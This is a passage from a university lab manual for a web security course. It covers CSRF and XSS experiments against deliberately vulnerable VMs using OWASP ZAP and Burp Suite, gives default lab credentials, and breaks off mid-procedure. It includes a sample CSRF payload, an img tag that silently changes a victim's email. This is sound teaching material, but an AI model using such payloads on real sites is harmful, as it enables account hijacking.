SASTRA
ENGINEERING · MANAGEMENT · LAW · SCIENCES · HUMANITIES · EDUCATION
DEEMED TO BE UNIVERSITY
(U/S 3 of the UGC Act,1956)
THINK MERIT | THINK TRANSPARENCY | THINK SASTRA
THANJAVUR | KUMBAKONAM | CHENNAI

School of Computing

INT309 – DOMAIN-CENTRIC SECURITY

Laboratory Manual

Course Objectives

This course will help the learner to evaluate security in web applications, database, Operating system, Cloud & IoT applications.

LIST OF EXPERIMENTS


1. Identify CSRF attacks in web applications.
2. Induce a Cross-Site Scripting (XSS) attack on websites.
3. Inject stored and reflected XSS attacks on vulnerable web sites.
4. Scan the web vulnerabilities of web sites using penetration testing tools.
5. Generate Structured Query Language (SQL) injection attack and implement security countermeasures.
6. Demonstrate the use of SSL in IOT ecosystem for secure communication.
7. Encrypt and transfer data to an intended recipient in Cloud.
8. Design an RBAC for a given set of users in a Linux Environment.
9. Experiment and detect side-channel attacks in a Cloud.
10. Analyze the security vulnerabilities of Multics Operating System (MOS).

TOOLS REQUIRED


1. Oracle VirtualBox
2. Virtual machine images of:
    - Metasploitable2
      (https://sourceforge.net/projects/metasploitable/)
      Username: msfadmin
      Password: msfadmin

    - Kali
      (https://cdimage.kali.org/kali-2023.4/kali-linux-2023.4-virtualbox-amd64.7z)
      Username: kali
      Password: kali

CYBERSECURITY BASICS



CYBER-ATTACK STAGES



WHAT TO STRATEGISE?

We need a good mixture of prevention and detection/response to recover lost ground in the defense of cyber-attacks. Goal of prevention and detection is to increase the Time-to-Compromise (T2C up) and to dramatically decrease the Time-to-Detect (T2D down).


A break-down of the overall goals ‘T2C up’ and ‘T2D down’ to the individual phases leads to the following questions:


Does the strategy or solution,

1. Increase the Time to Compromise?
2. Diminish the attacker's ability to become persistent?
3. Diminish the attacker's ability to install tools or use existing tools?
4. Diminish the attacker's ability to move laterally in the network?
5. Reduce the Time to Detect?

Question to secure your IT perimeter…

"***How much should independent security advice affect our security strategy and capital spending?***"





Experiment-1: Cross-Site Request Forgery (CSRF) attacks in web applications

Aim: To identify Cross-Site Request Forgery (CSRF) attacks in web applications.

Tools Required: Damn Vulnerable Web Application (DVWA), OWASP ZAP, Burp Suite Community Edition

Procedure:

- Boot both the Kali and Metasploitable2 VMs through Oracle VirtualBox
- For each virtual OS configure the same, *Settings -> Network -> Attached to -> Host-only Adapter*
- Type the following command to identify the IP-address of the Metasploitable2 VM

```
$ ipconfig
```

- Enter the Metasploitable2's IP-address in the Firefox browser of the Kali VM
- Select DVWA from the webpage
- Under the options of DVWA Security, select "*Low*" security level and click the "*Submit*" button
- Select CSRF from the DVWA homepage and change the password for the username "*admin*" and click the "*Change*" button
- Select the "*Test Credentials*" option from the CSRF webpage
- Copy the URL of the "*Test Credentials*" window
- To identify the CSRF attack/vulnerability open OWASP ZAP in the Kali VM and click "*Start*" within the ZAP pop-up window
- Select "*Automated Scan*" in the ZAP application and enter the copied "*URL*" and click on the "*Attack*" button
- Once the scan gets completed, observe the "*Alerts*" tab for the listed CSRF vulnerabilities and its recommended solution
- Repeat the same procedure for diverse security levels (*low/medium/high/impossible*) of the DVWA Security
- Try "*Burp Suite Community Edition*" application (an alternative for OWASP ZAP) to monitor the CSRF "*Request/Response*" messages based on the "*Proxy*"

Note: Install "FoxyProxy Standard" plug-in in the Firefox application to replace its limited proxying capabilities and enhance the interception of the Burp Suite tool.

Activity:

1. Repeat the previous procedure for the following vulnerable web-application
   https://juice-shop.herokuapp.com/#/

2. Try to build the previous web-application from source within the Metasploitable2 VM using the following commands:
   i. Install node.js
   ii. Run `git clone https://github.com/juice-shop/juice-shop.git --depth 1`
   iii. Go into the cloned folder with `cd juice-shop`
   iv. Run `npm install`
   v. Run `npm start`
   vi. Access the web-application from http://localhost:3000

Assignment:

1. Download a vulnerable web-application from https://owasp.org/www-project-vulnerable-web-applications-directory/
2. Build it from scratch
3. Host it locally (`127.0.0.1`)
4. Identify CSRF vulnerabilities within the web-application hosted

Viva Theory:

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other. In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer. For a CSRF attack to be possible, three key conditions must be in place:


- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such

as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password)

- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password

Sample Snippet:

```
<img  src="https://vulnerable-website.com/email/change?email=pwned@evil-user.net">
```




Experiment-2: Induce a Cross-Site Scripting (XSS) attack on websites

Aim: To induce a Cross-Site Scripting (XSS) attack on websites.


Tools Required: Damn Vulnerable Web Application (DVWA), Burp Suite Community Edition.

Configuring Firefox to work with Burp Suite:


- In Firefox, go to the Firefox Menu and select **Preferences > Options**.




- Select the **General** tab and scroll to the **Network Proxy** settings. Click the **Settings** button.



- Select the **Manual proxy configuration** option.
- Enter your Burp Proxy listener address in the **HTTP Proxy** field (by default this is set to `127.0.0.1`).
- Enter your Burp Proxy listener port in the **Port** field (by default, `8080`). Make sure the **Use this proxy server for all protocols** box is checked.



- Delete anything that appears in the **No proxy for** field. Click **OK** to close all the options dialogs.




Checking your browser proxy configuration (for HTTP):

- Make sure you have checked that the proxy listener is active and have configured your chosen browser.
- In Burp Suite, go to the **Proxy > Intercept** tab. To activate HTTP interception, click **Intercept is off**.
- With Burp Suite running, open the browser that you configured and go to any HTTP URL. Your browser should sit waiting for the request to complete, because Burp Suite has intercepted the HTTP request that your browser is trying to send.
- In Burp Suite, go to the **Proxy > Intercept** tab. On the **Intercept** tab, the intercepted HTTP request displays in the main panel.
- Click **Forward** to release the request from Burp Suite.
- Go back to your browser. You should now see the requested page loading as it would during normal browsing.
- To deactivate HTTP interception, click **Intercept is on**.


Checking your browser proxy configuration (for HTTPS):

The above steps enable you to test web applications that use HTTP. To test HTTPS URLs, you need to install Burp's CA certificate. To install Burp's CA certificate in Firefox, proceed as follows:


- With Burp running, visit http://burpsuite in Firefox. You should be taken to a page that says "Welcome to Burp Suite Professional". If not, please refer to the proxy troubleshooting page. Depending on what went wrong, you may be taken there automatically.
- In the top-right corner of the page, click **CA Certificate** to download your unique Burp CA certificate. Take note of where you save this.




- In Firefox, open the burger menu and click **Preferences** or **Options**.




- From the navigation bar on the left of the screen, open the **Privacy and Security** settings.
- Scroll down to the **Certificates** section and click the **View certificates** button.



- In the dialog that opens, go the **Authorities** tab and click **Import**. Select the '`Burp CA certificate`' that you downloaded earlier and click **Open**.



- When prompted to edit the trust settings, make sure the checkbox **This certificate can identify websites** is selected and click **OK**.




- Close and restart Firefox. With Burp still running, try and browse to any HTTPS URL. If everything has worked, you should now be able to browse to the page without any security warnings.

Procedure:


- Boot both the Kali and Metasploitable2 VMs through Oracle VirtualBox
- For each virtual OS configure the same, *Settings -> Network -> Attached to -> Host-only Adapter*
- Type the following command to identify the IP-address of the Metasploitable2 VM

```
$ ipconfig
```


- Enter the Metasploitable2's IP-address in the Firefox browser of the Kali VM
- Select "`Mutillidae`" from the webpage
- Ensure that Burp is correctly configured with your browser
- With intercept turned off in the **Proxy** "Intercept" tab, visit the web application you are testing in your browser




- Visit the page of the website you wish to test for XSS vulnerabilities



